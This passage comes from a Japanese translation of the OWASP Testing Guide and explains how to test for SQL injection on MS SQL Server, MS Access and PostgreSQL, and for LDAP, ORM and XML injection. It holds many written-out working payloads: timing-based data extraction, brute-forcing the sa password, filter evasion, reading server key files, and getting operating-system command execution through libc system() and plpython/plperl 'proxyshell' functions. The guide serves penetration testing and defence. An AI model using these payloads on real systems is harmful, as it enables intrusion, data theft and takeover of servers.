侵入テスターはテキストで**'Bomba' OR 1=1-** 入力するかも知れません。そしてもしデータが適切にテストされていなければ、クエリは実行され、すべての書籍のリストが返るでしょう。これは SQL インジェクションの脆弱性が存在する証拠になります。侵入テスターはこの脆弱性の深刻度を評価するために、後でクエリと戯れるかも知れません。

もし 1 つ以上のエラーメッセージが表示されたら

一方で、重要な情報が一切無い場合でも、まだ隠れチャネルを使った攻撃が可能であるかも知れません。詳細なエラーメッセージが止められていても、エラーメッセージはまだ何か情報を与えてくれるかも知れません。

- いくつかのケースでは、ウェブアプリケーション（実際にはウェブサーバ）は、典型的な *500: Internal Server Error* を返すかもしれません。これは閉じていないクオートのクエリによりアプリケーションが例外を返すかも知れません。
- 他のケースではサーバは 200 OK のメッセージを返すのに、ウェブアプリケーションは開発者に挿入されたエラーメッセージを *Internal server error* や *bad data* で返します。

この 1 ビットの情報はウェブアプリケーションでダイナミック SQL クエリがどのように組み立てられているかを理解し、攻略方法を改良するのに十分であるかも知れません。

他のアウトバンドの方法は、HTTP で閲覧可能なファイルに結果を出力するというものです。

タイミング攻撃

アプリケーションからのフィードバックを見ることができない場合にブラインド SQL インジェクション攻撃を行うことができる他の方法として、ウェブアプリケーションがリクエストの応答に掛かる時間を計測するというものがあります。この種の攻撃は Anley によって書かれています（[2]）。典型的なアプローチは *waitfor delay* コマンドを使います：攻撃者が'pubs'というサンプルのデータベースが存在するかを確認したいとします。単純な攻撃は下記のコマンドになります：

```
if exists (select * from pubs..pub_info) waitfor delay '0:0:5'
```

クエリが返るまでに掛かる時間によって、答えを知ることができます。実際のところ、ここに持っているものは 2 つ：侵入テスターに各クエリで 1 ビットの情報を得ることのできる **SQL インジェクションの脆弱性**と**隠れチャネル**です。したがって、いくつものクエリを使うことで（必要な情報のビットと同じくらい多くのクエリ）、侵入テスターはデータベース内のあらゆるデータを手に入れることができます。以下のクエリを見てください。

```
declare @s varchar(8000)
declare @i int
select @s = db_name()
select @i = [some value]
if (select len(@s)) < @i waitfor delay '0:0:5'
```

応答時間を計測し、@i に異なる値を使うことで、データベースの名前の長さを推測することができます。そして、以下のクエリで、その名前自体の抽出を開始します：

```
if (ascii(substring(@s, @byte, 1)) & ( power(2, @bit))) > 0 waitfor delay '0:0:5'
```

このクエリは、もしデータベースの名前のバイト'@byte'のビット'@bit'が 1 であれば、5 秒間待機します。もし、それが 0 であればすぐに返るでしょう。2 つの繰り返しのネスト（1 つは@byte、1 つは@bit）することで、情報の断片のすべてを注することが可能になります。

しかし、waitfor コマンドが使えない場合も起こりえます（例えば、IPS やウェブアプリケーションファイアウォールによってフィルタされている）。これは、ブライド SQL インジェクションを行うことができないということではありません。侵入テスターとして、フィルタされていない何らか時間を消費する操作を考え出さなくてはなりません。例えば、

```
declare @i int select @i = 0
while @i < 0xaffff begin
select @i = @i + 1
end
```

バージョンと脆弱性の確認

同じく、このタイミングのアプローチは、SQL Server がどのバージョンで動作しているかを判定することに使えます。もちろん、ビルトインの@@version 変数を利用します。以下のクエリを考えてください：

```
select @@version
```

SQL Server 2005 では、概ね以下のようなものを返します：

```
Microsoft SQL Server 2005 - 9.00.1399.06 (Intel X86) Oct 14 2005 00:33:37 <省略>
```

'2005'の部分の文字は、22 番目から 25 番目の文字の範囲です。 ゆえに、注入するクエリは以下になります：

```
if substring((select @@version),25,1) = 5 waitfor delay '0:0:5'
```

このようなクエリは、もし@@version 変数の 25 番目の文字が'5'である場合は、5 秒間待機します。これは、SQL Server 2005 が動作しているということを示しています。もしクエリがすぐに返る場合は、恐らく、SQL Server 2005 ではありません。他の同様なクエリによって、疑いは明らかになるでしょう。

例 9: 管理者パスワードのブルートフォース

管理者パスワードをブルートフォースするために、OPENROWSET が接続を完了するために適切な認証情報を必要として、また、そのような接続はローカルのデータベースサーバにループされているという事実を利用することができます。これらの機能と応答時間をもとにした推論インジェクションを組合せて、以下のコードを注入することができます：

```
select * from OPENROWSET('SQLOLEDB','';'sa';'<pwd>','select 1;waitfor delay ''0:0:5'' ')
```

ここでやっていることは、"sa"と"<pwd>"の認証情報を使って、ローカルのデータベース（'SQLOLEDB'の後で空のフィールドを指定することによって）に接続を試みるということです。もしパスワードが正しく、接続が成功すれば、クエリは実行され、データベースに 5 秒間待機させます（また、OPENROWSET は少なくとも 1 つの列を期待しているため値を返します）。パスワードの候補をワードリストより取り出し、各接続が必要とする時間を測定し、正しいパスワードの推測を試みることができます。David Litchfield の"Data-mining with SQL Injection and Inference"において、この技術はさらに進んでおり、管理者パスワードのブルートフォースを行うために、コードの断片を注入し、データベースサーバの CPU リソースを使います。管理者パスワードを入手したら、2 つの選択肢があります：

- 管理者権限を使うために、すべての後続のクエリを OPENROWSET を使って注入します。
- sp_addsrvrolemember を使って、現在のユーザを管理者グループに追加します。現在のユーザ名は、system_user 変数に対する推論インジェクションにより抽出できます。

OPENROWSET は、SQL Server 2000 上のすべてのユーザでアクセスできますが、SQL Server 2005 上では管理者アカウントに制限されているということを覚えておいてください。

関連資料

ホワイトペーパー

- David Litchfield: "Data-mining with SQL Injection and Inference" - http://www.nextgenss.com/research/papers/sqlinference.pdf
- Chris Anley, "(more) Advanced SQL Injection" - http://www.ngssoftware.com/papers/more_advanced_sql_injection.pdf
- Steve Friedl's Unixwiz.net Tech Tips: "SQL Injection Attacks by Example" - http://www.unixwiz.net/techtips/sql-injection.html
- Alexander Chigrik: "Useful undocumented extended stored procedures" - http://www.mssqlcity.com/Articles/Undoc/UndocExtSP.htm
- Antonin Foller: "Custom xp_cmdshell, using shell object" - http://www.motobit.com/tips/detpg_cmdshell
- Paul Litwin: "Stop SQL Injection Attacks Before They Stop You" - http://msdn.microsoft.com/msdnmag/issues/04/09/SQLInjection/
- SQL Injection - http://msdn2.microsoft.com/en-us/library/ms161953.aspx

ツール

- Francois Larouche: Multiple DBMS SQL Injection tool - [SQL Power Injector]
- Northern Monkee: [Bobcat]
- icesurfer: SQL Server Takeover Tool - [sqlninja]
- Bernardo Damele and Daniele Bellucci: sqlmap, a blind SQL injection tool - http://sqlmap.sourceforge.net

4.8.5.4 MS ACCESS のテスト

脆弱性の概要

この章では、バックエンドのデータベースが MS Access である場合にどのように SQL インジェクションの脆弱性を攻略するかについて説明します。特に、ブラインド SQL インジェクションの攻略に焦点を当てます。最初に SQL インジェクションの脆弱性を攻略するための便利な関数を紹介した後で、ブラインド SQL インジェクションを攻略する方法について説明します。

ブラックボックステストとその例

標準テスト

最初に、テストを実行したときに起こりえる SQL エラーの典型的な例をお見せします:

```
Fatal error: Uncaught exception 'com_exception' with message 'Source: Microsoft JET Database Engine
```

説明:
これは、テスト対象のアプリケーションのバックエンドが MS Access データベースであることを意味しています。

残念ながら、MS Access は、SQL クエリ内でコメント文字をサポートしていません。したがって、/*や--、#といった文字を挿入するトリックを使ってクエリを切り捨てることはできません。一方で、幸運なことに、この制限は NULL 文字によって迂回することができます。もし、クエリ内のどこかに%00 の文字を挿入した場合、NULL 以降の残りの文字はすべて無視されます。それは何故起こるかというと、内部的に文字列は NULL で終端されているからです。しかし、NULL 文字は時々トラブルを引き起こします。クエリを切り捨てることに使える他の値があることをお知らせすることができます。文字は、0x16（URL エンコード形式では%16）で 10 進数では 22 です。したがって、もし下記のクエリの場合:

```
SELECT [username],[password] FROM users WHERE [username]='$myUsername' AND
[password]='$myPassword'
```

以下の 2 つの URL でクエリを切り捨てることができます:

```
http://www.example.com/index.php?user=admin'%00&pass=foo
```

```
http://www.example.com/index.php?user=admin'%16&pass=foo
```

属性の列挙
クエリの属性を列挙するために、MS SQL Server で使った方法と同じ方法を使うことができます。要するに、エラーメッセージにより属性の名前を取得できます。例えば、パラメータの存在を知っていれば、'文字によるエラーメッセージでそれを得ることができます。他にも、以下のクエリで残りの属性の名前を知ることができます:

```
' GROUP BY Id%00
```

受け取ったエラーメッセージの中で、次の属性の名前が表示されていることが分かります。この方法をすべての属性の名前を入手するまで繰り返します。もし、ひとつも属性の名前を知らなければ、架空の列名を挿入し、マジックのように最初の属性の名前を得ることができます。

データベーススキーマの取得
MS Access には、データベース固有のテーブル名を取得するために使える様々なテーブルが存在します。デフォルトの設定では、これらのテーブルにはアクセスできません。しかし、試すことはできます。これらのテーブルの名前は:

- MSysObjects
- MSysACEs
- MSysAccessXML

例えば、UNION SQL インジェクションの脆弱性が存在する場合、以下のクエリを使うことができます:

```
' UNION SELECT Name FROM MSysObjects WHERE Type = 1%00
```

MS Access 上の SQL インジェクションの脆弱性を攻略するために使えるメインステップがあります。また、カスタムクエリを攻略するのに便利ないくつかの関数があります。これらの関数とは:

- ASC: 入力として渡された文字の ASCII 値を取得します
- CHR: 入力として渡された ASCII 値の文字を取得します

- LEN: パラメータとして渡された文字の長さを返します
- IIF: IF の組み立て、例えば、次の構文 IIF(1=1、'a'、'b') は'a'を返します
- MID:この関数は文字の抽出ができます。例えば、次の構文 mid('abc'、1、1)は'a'を返します
- TOP: この関数はクエリが返す結果のトップからの最大数を指定することができます。例えば、TOP 1 は 1 つの行のみ返します。
- LAST: この関数は行のセットから最後の行のみを選択することに使えます。例えば、次のクエリ SELECT last(*) FROM users は、結果の中から最後の行のみ返します。

これらの関数のうちいくつかは、次に示すブラインド SQL インジェクションの攻略に使うことができます。他の関数については、関連資料を参照してください。

ブラインド SQL インジェクションのテスト

Blind SQL Injection の脆弱性は、あなたが最も頻繁に見つける種類の脆弱性ではありません。一般に、UNION クエリが可能でないパラメータにある SQL インジェクションを見つけるでしょう。また、通常は、シェルコマンドを実行したり、ファイルを読み書きしたりすることはできないでしょう。あなたができることは、クエリの結果を推論することです。テストに関して、以下の例を取り上げます:

```
http://www.example.com/index.php?myId=[sql]
```

Id パラメータの部分が以下のクエリで使われます。

```
SELECT * FROM orders WHERE [id]=$myId
```

テストにおいて、myId パラメータはブラインド SQL インジェクションに対して脆弱であると仮定します。users テーブルの特に username の列(既に、エラーメッセージやその他の手法を使って、属性の名前を取得する方法をみました)の内容を抽出することを望みます。読者は既にブラインド SQL インジェクション攻撃の裏側にある理論を知っていると想定し、早速、いくつかの例をお見せします。username の 10 行目の 1 番目の文字を推論するために使われる典型的なクエリは:

```
http://www.example.com/index.php?id=IIF((select%20mid(last(username),1,1)%20from%20(select%20top%2010%20username%20from%20users))='a',0,'ko')
```

もし最初の文字が'a'であれば、このクエリは 0 を返します(真の応答)。そうでなければ、'ko'という文字列。それでは、何故この特殊なクエリを使ったかについて説明します。指摘すべき 1 つ目は、IFF、MID、LAST という関数によって、選択した行の username の最初にある文字を抽出します。残念なことに、オリジナルのクエリはレコードの集合を返し、1 つのレコードではありません。したがって、この方法を直接使うことはできません。最初に、1 つの行を選択するということをしなければなりません。TOP 関数を使うことができますが、それは最初の行に対してのみ有効です。他のクエリを選択するためにトリックを使う必要があります。username 列の 10 番目を推論したいのです。最初に、クエリで最初の 10 行を選択するために TOP 関数を使います:

```
SELECT TOP 10 username FROM users
```

そして、この集合から最後の行を LAST 関数によって抽出します。一旦 1 つの行を取り出したら、そして、それが望んでいた行であれば、username の値を推論するために、IFF、MID、LAST 関数を使うことができます。IFF 関数の使用に注意するのは、興味深いかもしれません。この例では、数字か文字を返すために IFF を使用します。このトリックで真の応答か否かを区別することができます。id が数値タイプであるため、文字と比較すると SQL エラーを得ることになります。そうでなければ、エ

ラー無しで 0 という値になります。もちろん、もしパラメータが文字列タイプだったら、異なる値を使うことができます。例えば、以下のクエリを使うことができます:

```
http://www.example.com/index.php?id='%20AND%201=0%20OR%20'a'=IIF((select%20mid(last(username)
,1,1)%20from%20(select%20top%2010%20username%20from%20users))='a','a','b')%00
```

これは、最初の文字が'a'であれば、クエリは常に真を返し、そうでない場合、クエリは常に偽を返します。

この方法により、username の値を推論することができます。どの時点で完全な値を取り出せたかを判断するために、2 つの選択肢があります:

1. すべての表示可能な値を試します;何も有効なものがなければ、完全な値です。
2. 値の長さを推論することができ(もしそれが LEN 関数の使える文字列の値であれば)、すべての文字を見つけたときに終了します。

トリック
時々、何らかのフィルタリング関数によってブロックされることがあります。下記にフィルタを回避するためのトリックを見ていきます。

代替デリミタ
あるフィルタは入力文字列からスペースを取り除きます。このようなフィルタは、空白の代わりに以下の値をデリミタとして使うことで、回避することができます:

```
9 a c d 20 2b 2d 3d
```

例えば、以下のようなクエリを実行することができます:

```
http://www.example.com/index.php?username=foo%27%09or%09%271%27%09=%09%271
```

ログインフォームを迂回するために。

関連資料

ホワイトペーパー

- http://www.techonthenet.com/access/functions/index_alpha.php
- http://www.webapptest.org/ms-access-sql-injection-cheat-sheet-IT.html

4.8.5.5 POSTGRESQL のテスト

概要

この段落では、PostgreSQL の SQL インジェクション手法について紹介します。以下の特徴に留意してください:

- PHP コネクタは、構文の区切に「;」を使うことで、複数の構文を実行することができます
- SQL 文は、コメント文字「--」を追加することで、切り捨てられます。
- *LIMIT* と *OFFSET* は *SELECT* 文の中で使われ、クエリによって生成された結果の一部を取り出すために使われます。

以降では、*http://www.example.com/news.php?id=1* は SQL インジェクション攻撃に脆弱であると仮定します。

脆弱性の解説

PostgreSQL の識別

SQL インジェクションが発見された場合、バックエンドのデータベースエンジンを注意深く判定する必要があります。キャスト演算子「::」を使って、PostgreSQL であるということを断定できます。

例:

```
 http://www.example.com/store.php?id=1 AND 1::int=1
```

version()関数は、PostgreSQL のバナーを取得することに使えます。これは、OS のタイプとバージョンも併せて表示します。

例:

```
 http://www.example.com/store.php?id=1 UNION ALL SELECT NULL,version(),NULL LIMIT 1 OFFSET 1-
-
PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
```

ブラインドインジェクション

ブラインド SQL インジェクション攻撃のために、以下のビルトイン関数を考慮に入れるべきです。

- 文字の長さ
  `LENGTH(str)`
- 与えた文字から一部を取り出す
  `SUBSTR(str,index,offset)`
- シングルクオートがない文字列の表現
  `CHR(104)||CHR(101)||CHR(108)||CHR(108)||CHR(111)`

8.2 PostgreSQL より、ビルトイン関数として *pg_sleep(n)*が導入されました。これは、現在のセッションのプロセスを n 秒間スリープさせます。

以前のバージョンでは、libc を使って、カスタムの *pg_sleep(n)*を簡単に作成することができます。

```
CREATE function pg_sleep(int) RETURNS int AS '/lib/libc.so.6', 'sleep' LANGUAGE 'C' STRICT
```

シングルクオートのアンエスケープ

シングルクオートのエスケープを防ぐために、文字列は chr()関数を使ってエンコードできます。

* chr(n): 数値 n に該当する ASCII 値の文字を返します

* ascii(n): 文字 n に該当する ASCII 値を返します

例えば、文字列'root'をエンコードしたいとします:

```
  select ascii('r')
  114
  select ascii('o')
  111
  select ascii('t')
  116
```

'root'は次のようにエンコードできます:

```
 chr(114)||chr(111)||chr(111)||chr(116)
```

例:

```
 http://www.example.com/store.php?id=1; UPDATE users SET
PASSWORD=chr(114)||chr(111)||chr(111)||chr(116)--
```

攻撃ベクタ

カレントユーザ

カレントユーザのアイデンティティは、以下の SELECT 文で取り出すことができます:

```
 SELECT user
 SELECT current_user
 SELECT session_user
 SELECT usename FROM pg_user
 SELECT getpgusername()
```

例:

```
 http://www.example.com/store.php?id=1 UNION ALL SELECT user,NULL,NULL--
 http://www.example.com/store.php?id=1 UNION ALL SELECT current_user, NULL, NULL--
```

カレントデータベース

ビルトイン関数の current_database()は、現在のデータベース名を返します。

例:

```
 http://www.example.com/store.php?id=1 UNION ALL SELECT current_database(),NULL,NULL--
```

ファイルから読み出す

ProstgreSQL は、ローカルのファイルにアクセスするための 2 種類の方法を提供します:

- COPY 文
- pg_read_file() 内部関数（PostgreSQL 8.1 より）

COPY:

この演算子は、ファイルとテーブル間でデータをコピーします。PostgreSQL エンジンはローカルファイルシステムを postgres ユーザでアクセスします。

例:

```
/store.php?id=1; CREATE TABLE file_store(id serial, data text)--
/store.php?id=1; COPY file_store(data) FROM '/var/lib/postgresql/.psql_history'--
```

データは、*UNION クエリSQL インジェクション*を実行することによって取り出されます:

- COPY 文で追加された *file_store* の行数を取り出します
- UNION SQL インジェクションの時に 1 行を取り出します

例:

```
/store.php?id=1 UNION ALL SELECT NULL, NULL, max(id)::text FROM file_store LIMIT 1 OFFSET 1;-
-
/store.php?id=1 UNION ALL SELECT data, NULL, NULL FROM file_store LIMIT 1 OFFSET 1;--
/store.php?id=1 UNION ALL SELECT data, NULL, NULL FROM file_store LIMIT 1 OFFSET 2;--
...
...
/store.php?id=1 UNION ALL SELECT data, NULL, NULL FROM file_store LIMIT 1 OFFSET 11;--
```

pg_read_file() :

この関数は *PostgreSQL 8.1* で導入され、DBMS データディレクトリの内部に位置する任意のファイルを読むことができます。

例:

```
SELECT pg_read_file('server.key',0,1000);
```

ファイルに書き出す

COPY 文を逆にすることで、postgres ユーザの権限でローカルファイルシステムに書き込むことができます。

```
/store.php?id=1; COPY file_store(data) TO '/var/lib/postgresql/copy_output'--
```

シェルインジェクション

PostgreSQL は、ダイナミックライブラリと、python、perl、tcl といったスクリプト言語の両方を使うことで、カスタム関数を追加するという仕組みを提供します。

ダイナミックライブラリ

PostgreSQL 8.1 まで、libc にリンクされたカスタム関数の追加が可能でした:

```
CREATE FUNCTION system(cstring) RETURNS int AS '/lib/libc.so.6', 'system' LANGUAGE 'C' STRICT
```

システムは int を返すので、システムの標準出力からどうやって結果を取り出すことができるでしょうか？

ここに小さなトリックがあります:

- *標準出力*テーブルを作成する

```
CREATE TABLE stdout(id serial, system_out text)
```

- *標準出力*をリダイレクトするシェルコマンドを実行する

```
SELECT system('uname -a > /tmp/test')
```

- *COPY* 文を使って、*標準出力*テーブルに先ほどのコマンドの出力を入れます

```
COPY stdout(system_out) FROM '/tmp/test'
```

- *標準出力*テーブルから出力を取り出します

```
SELECT system_out FROM stdout
```

例:

```
/store.php?id=1; CREATE TABLE stdout(id serial, system_out text) --
/store.php?id=1; CREATE FUNCTION system(cstring) RETURNS int AS '/lib/libc.so.6','system'
LANGUAGE 'C'
STRICT --
/store.php?id=1; SELECT system('uname -a > /tmp/test') --
/store.php?id=1; COPY stdout(system_out) FROM '/tmp/test' --
/store.php?id=1 UNION ALL SELECT NULL,(SELECT stdout FROM system_out ORDER BY id DESC),NULL
LIMIT 1 OFFSET 1--
```

plpython

PL/Python はユーザが PostgreSQL 関数を python でコーディングできます。それは信頼できません。ユーザができることを制限する方法が全くありません。デフォルトではインストールされておらず、データベースに対して *CREATELANG* によって有効にすることができます

- データベースで PL/Python が有効になっているか調べる:

```
SELECT count(*) FROM pg_language WHERE lanname='plpythonu'
```

- もし有効でないならば、有効にすることを試みます:

```
CREATE LANGUAGE plpythonu
```

- もし上記のいずれかが成功した場合、プロキシシェル関数を作成します:

```
CREATE FUNCTION proxyshell(text) RETURNS text AS 'import os; return
os.popen(args[0]).read() 'LANGUAGE plpythonu
```

- 下記で楽しむ:

```
SELECT proxyshell(os command);
```

例:

- プロキシシェル関数を作成する:

```
/store.php?id=1; CREATE FUNCTION proxyshell(text) RETURNS text AS ‘import os; return
os.popen(args[0]).read()’ LANGUAGE plpythonu;--
```

- OS コマンドを実行する:

```
/store.php?id=1 UNION ALL SELECT NULL, proxyshell('whoami'), NULL OFFSET 1;--
```

plperl

Plperl はユーザが PostgreSQL 関数を perl でコーディングできます。通常、下層のオペレーティングシステムと対話する open といった操作のランタイム実行を無効にするために信頼された言語としてインストールされます。そうすることによって、OS レベルのアクセスを得ることが不可能になっています。proxyshell を注入するために、postgres ユーザに信頼されていな

いバージョンをインストールして、信頼された/されてない操作のアプリケーション マスク フィルタリングを回避する必要があります。

- PL/perl-untrusted が有効になっているか確認する:

```
SELECT count(*) FROM pg_language WHERE lanname='plperlu'
```

- そうでない場合、管理者が既に plperl パッケージをインストールしていると仮定し、次を試します:

```
CREATE LANGUAGE plperlu
```

- もし上記のいずれかが成功した場合、プロキシシェル関数を作成します:

```
CREATE FUNCTION proxyshell(text) RETURNS text AS 'open(FD,"$_[0] |");return
join("",<FD>);' LANGUAGE plperlu
```

- 以下を使って楽しみます:

```
SELECT proxyshell(os command);
```

例:

- プロキシシェル関数を作成する:

```
/store.php?id=1; CREATE FUNCTION proxyshell(text) RETURNS text AS 'open(FD,"$_[0]
|");return join("",<FD>);' LANGUAGE plperlu;
```

- OS コマンドを実行する:

```
/store.php?id=1 UNION ALL SELECT NULL, proxyshell('whoami'), NULL OFFSET 1;--
```

関連資料

- OWASP : "Testing for SQL Injection"
- Michael Daw : "SQL Injection Cheat Sheet" - http://michaeldaw.org/sql-injection-cheat-sheet/
- PostgreSQL : "Official Documentation" - http://www.postgresql.org/docs/
- Bernardo Damele and Daniele Bellucci: sqlmap, a blind SQL injection tool - http://sqlmap.sourceforge.net

4.8.6 LDAP インジェクション (OWASP-DV-006)

概要

LDAP は、Lightweight Directory Access Protocol の頭文字をとったものです。それは、ユーザ、ホスト、その他たくさんのオブジェクトといった情報を格納するための概念です。LDAP インジェクションはサーバサイドの攻撃で、LDAP の構造で表現されたユーザやホストに関する機微な情報を漏洩したり、改ざんしたり、追加したりすることができます。これは、入力パラメータを操作し、内部検索に渡され、追加され、そして機能が改ざんされることによって行われます。

脆弱性の解説

ウェブアプリケーションは、認証情報を使ってユーザをログインさせることや、会社組織の中で他のユーザの情報を検索することに LDAP を使います。LDAP インジェクションの基本概念は、LDAP クエリの実行過程で発生するもので、LDAP 検索フィルタのメタ文字を使うことでウェブアプリケーションの脆弱性を騙すことで可能になります。

Rfc2254 は、LDAPv3 で検索フィルタをどのように組み立てればよいか文法について定義しています。そして、Rfc1960 (LDAPv2)を拡張しています。

LDAP 検索フィルタは、ポーランド記法（または、プレフィックス記法）で構成されています。

これは、検索フィルタにおいては、擬似コードの条件が以下のようになることを意味します:

```
find("cn=John & userPassword=mypass")
```

は次の結果になります:

```
find("(&(cn=John)(userPassword=mypass))")
```

以下のメタ文字を使うことで、LDAP 検索フィルタにブーリアンの条件とグループ集合を適用できます:

メタ文字	意味
&	ブーリアン AND
|	ブーリアン OR
!	ブーリアン NOT
=	等しい
~=	おおよそ
>=	～より大きい
<=	～より小さい
*	すべての文字
( )	グループ化の括弧

検索フィルタの組み立て方に関するより完全な例は、関連する RFC にあります。

LDAP インジェクションの攻略が成功した場合、テスターは次のことが可能になります:

- 認可されてないコンテンツへのアクセス

- アプリケーションの制限を回避する
- 認可されていない情報の収集
- LDAP ツリー構造内のオブジェクトの追加と変更

ブラックボックステストとその例

例 1. 検索フィルタ
ウェブアプリケーションが以下のような検索フィルタを使っていると仮定します:

```
searchfilter="(cn="+user+")"
```

これは、以下のような HTTP リクエストによって例を示すことができます:

```
http://www.example.com/ldapsearch?user=John
```

もし'John'という値が'*'で置き換えられてリクエストが送信された場合:

```
http://www.example.com/ldapsearch?user=*
```

フィルタは以下のようになります:

```
searchfilter="(cn=*)"
```

これは、'cn'属性のすべてのオブジェクトはすべてと等しいという意味になります。

もしアプリケーションが LDAP インジェクションに脆弱である場合、LDAP に接続しているユーザの権限とアプリケーション実行フローに依存しますが、一部あるいは全部のユーザの属性を表示することになります。

テスターは、'('、'|'、'&'、'*' や他の文字を挿入するというトライ&エラーのアプローチを使って、アプリケーションのエラーをチェックすることができます。

例 2. ログイン
もしウェブアプリケーションが LDAP クエリに脆弱なログインページを使っていたら、SQL や XPATH インジェクションに似たような方法で、常に真となる LDAP クエリを挿入することで、ユーザ/パスワードのチェックを迂回できる可能性があります。

ウェブアプリケーションが LDAP の user/password のペアを一致させるフィルタを使っていると仮定しましょう。

```
searchlogin= "(&(uid="+user+")(userPassword={MD5}"+base64(pack("H*",md5(pass)))+"))";
```

以下の値を使うことで:

```
user=*)(uid=*))(|(uid=*
 pass=password
```

検索フィルタは以下の結果になります:

```
searchlogin="(&(uid=*)(uid=*))(|(uid=*)(userPassword={MD5}X03MO1qnZdYdgyfeuILPmQ==))";
```

これは、正しく、常に真となります。この方法は、テスターに LDAP ツリーの最初のユーザでログイン済みであるという状態を与えます。

関連資料

ホワイトペーパー

- Sacha Faust: "LDAP Injection" - http://www.spidynamics.com/whitepapers/LDAPinjection.pdf
- RFC 1960: "A String Representation of LDAP Search Filters" - http://www.ietf.org/rfc/rfc1960.txt
- Bruce Greenblatt: "LDAP Overview" - http://www.directory-applications.com/ldap3_files/frame.htm
- IBM paper: "Understanding LDAP" - http://www.redbooks.ibm.com/redbooks/SG244986.html

ツール

- Softerra LDAP Browser - http://www.ldapadministrator.com/download/index.php

4.8.7 ORM インジェクション (OWASP-DV-007)

概要

ORM インジェクションは、SQL インジェクションを使い ORM が生成したデータアクセスのオブジェクトモデルに対する攻撃です。テスターの観点からは、この攻撃は実際には SQL インジェクション攻撃と同じです。しかしながら、インジェクションの脆弱性は ORM ツールによって生成されたコードに存在します。

脆弱性の解説

ORM は、オブジェクト関連マッピングツールです。それは、ウェブアプリケーションを含むソフトウェアアプリケーションのデータアクセス層の中で、オブジェクト指向開発を促進させるために使用されます。ORM ツールを使用する利点は、リレーショナルデータベースと通信するためのオブジェクト層の迅速な開発、これらのオブジェクトのための標準化されたコードのテンプレート、そして SQL インジェクション攻撃に対して安全な関数のセットなどです。ORM が生成したオブジェクトは CRUD（Create、Read、Update、Delete）の操作をデータベース上で実行するために、SQL や SQL の変異形を使うことができます。SQL インジェクション攻撃に脆弱な ORM が生成したオブジェクトを使っているウェブアプリケーションで、もしメソッドがサニタイズされていない入力パラメータを受け入れるのであれば、そのようなことが可能になります。

ORM ツールには、Java 用の Hibernate、.NET 用の NHibernate、Ruby on Rails 用の ActiveRecord、PHP 用の EZPDO やその他たくさんのものがあります。ORM ツールが比較的よく纏まったリストは、http://en.wikipedia.org/wiki/List_of_object-relational_mapping_software にあります。

ブラックボックステストとその例

ORM インジェクション脆弱性のブラックボックステストは、SQL インジェクションのテスト（Testing for SQL_Injection を見てください）と同じです。ほとんどの場合、ORM 層の脆弱性は入力パラメータを適切に検証していないカスタマイズされたコードの結果によるものです。ほとんどの ORM ソフトウェアはユーザの入力をエスケープするための安全な関数を提供します。しかしながら、これらの関数が使われず、開発者がカスタム関数を使ってユーザの入力を受け入れている場合、SQL インジェクション攻撃が実行できる可能性があります。

グレーボックステストとその例

もし、テスターがウェブアプリケーションのソースコードにアクセスできる場合、あるいは、ORM ツールの脆弱性を発見することができて、ウェブアプリケーションがそのツールを使っている場合、高い確率でアプリケーションの攻撃に成功します。コードの中で探すべきパターンには:

SQL 文字列と結合される入力パラメータ;この例では、Ruby on Rails 用の ActiveRecord を使っています(どのような ORM でも脆弱になりえますが)。

```
Orders.find_all "customer_id = 123 AND order_date = '#{@params['order_date']}'"
```

単純に"' OR 1--"をフォームの発注日(order_date)を入力するところで送信すると、良い結果が得られます。

関連資料

ホワイトペーパー

- References from Testing for SQL Injection are applicable to ORM Injection - http://www.owasp.org/index.php/Testing_for_SQL_Injection#References
- Wikipedia - ORM http://en.wikipedia.org/wiki/Object-relational_mapping
- OWASP Interpreter Injection https://www.owasp.org/index.php/Interpreter_Injection#ORM_Injection

ツール

- Ruby On Rails - ActiveRecord and SQL Injection http://manuals.rubyonrails.com/read/chapter/43
- Hibernate http://www.hibernate.org
- NHibernate http://www.nhibernate.org
- Also, see SQL Injection Tools http://www.owasp.org/index.php/Testing_for_SQL_Injection#References

4.8.8 XML インジェクション(OWASP-DV-008)

概要

アプリケーションに XML 文書の挿入を試みる、XML インジェクションのテストについて述べます。XML パーサが適切なデータバリデーションに失敗する場合、「脆弱性がある」というテスト結果になります。

この問題の簡単な説明

このセクションでは、XML インジェクションの実践的な例について説明します。最初に、XML スタイルコミュニケーションを定義し、どのように機能するかについて説明します。次に、XML メタキャラクタの挿入を試す発見方法について説明します。最初のステップが成功すると、テスターは XML 構造についての情報を得られるので、XML データとタグの挿入(タグインジェクション)を試すことが可能になります。

ブラックボックステストおよびその例

ユーザ登録の実行に XML スタイルコミュニケーションを使用しているウェブアプリケーションがあると仮定します。登録は、xmlDb ファイルに新しい<user>ノードを作成して追加することによって行われます。xmlDB ファイルは以下のようになっているとしましょう。

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
	<user>
		<username>gandalf</username>
		<password>!c3</password>
		<userid>0<userid/>
		<mail>gandalf@middleearth.com</mail>
	</user>
	<user>
		<username>Stefan0</username>
		<password>w1s3c</password>
		<userid>500<userid/>
		<mail>Stefan0@whysec.hmm</mail>
	</user>
</users>
```

ユーザが HTML フォームに入力して自身の登録を行うとき、アプリケーションは標準的なリクエストでユーザデータを受け取ります。単純化のために、これは GET リクエストで送られるものとします。

例えば、以下の値があったとき、

```
Username: tony
Password: Un6R34kb!e
E-mail: s4tan@hell.com
```

アプリケーションに対して以下のようなリクエストを生成します。

```
http://www.example.com/addUser.php?username=tony&password=Un6R34kb!e&email=s4tan@hell.com
```

その後、以下のノードが生成されます。

```
<user>
       <username>tony</username>
       <password>Un6R34kb!e</password>
       <userid>500<userid/>
       <mail>s4tan@hell.com</mail>
</user>
```

これが xmlDB に追加されます。

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
       <user>
              <username>gandalf</username>
              <password>!c3</password>
              <userid>0<userid/>
              <mail>gandalf@middleearth.com</mail>
       </user>
       <user>
              <username>Stefan0</username>
              <password>w1s3c</password>
              <userid>500<userid/>
              <mail>Stefan0@whysec.hmm</mail>
       </user>
       <user>
              <username>tony</username>
              <password>Un6R34kb!e</password>
              <userid>500<userid/>
              <mail>s4tan@hell.com</mail>
       </user>
</users>
```

発見

アプリケーションに XML インジェクションの脆弱性が存在しているかどうかをテストするための最初のステップは、XML メタキャラクタの挿入を試すことです。
以下に XML メタキャラクタのリストを挙げます。

シングルクオート: ' -挿入された値がタグ内の属性の一部になる場合、この文字がサニタイズされていないと、XML をパースする際に例外を投げる可能性があります。例として、以下のような属性があるとします。

```
<node attrib='$inputValue'/>
```

以下の場合、

```
inputValue = foo'
```

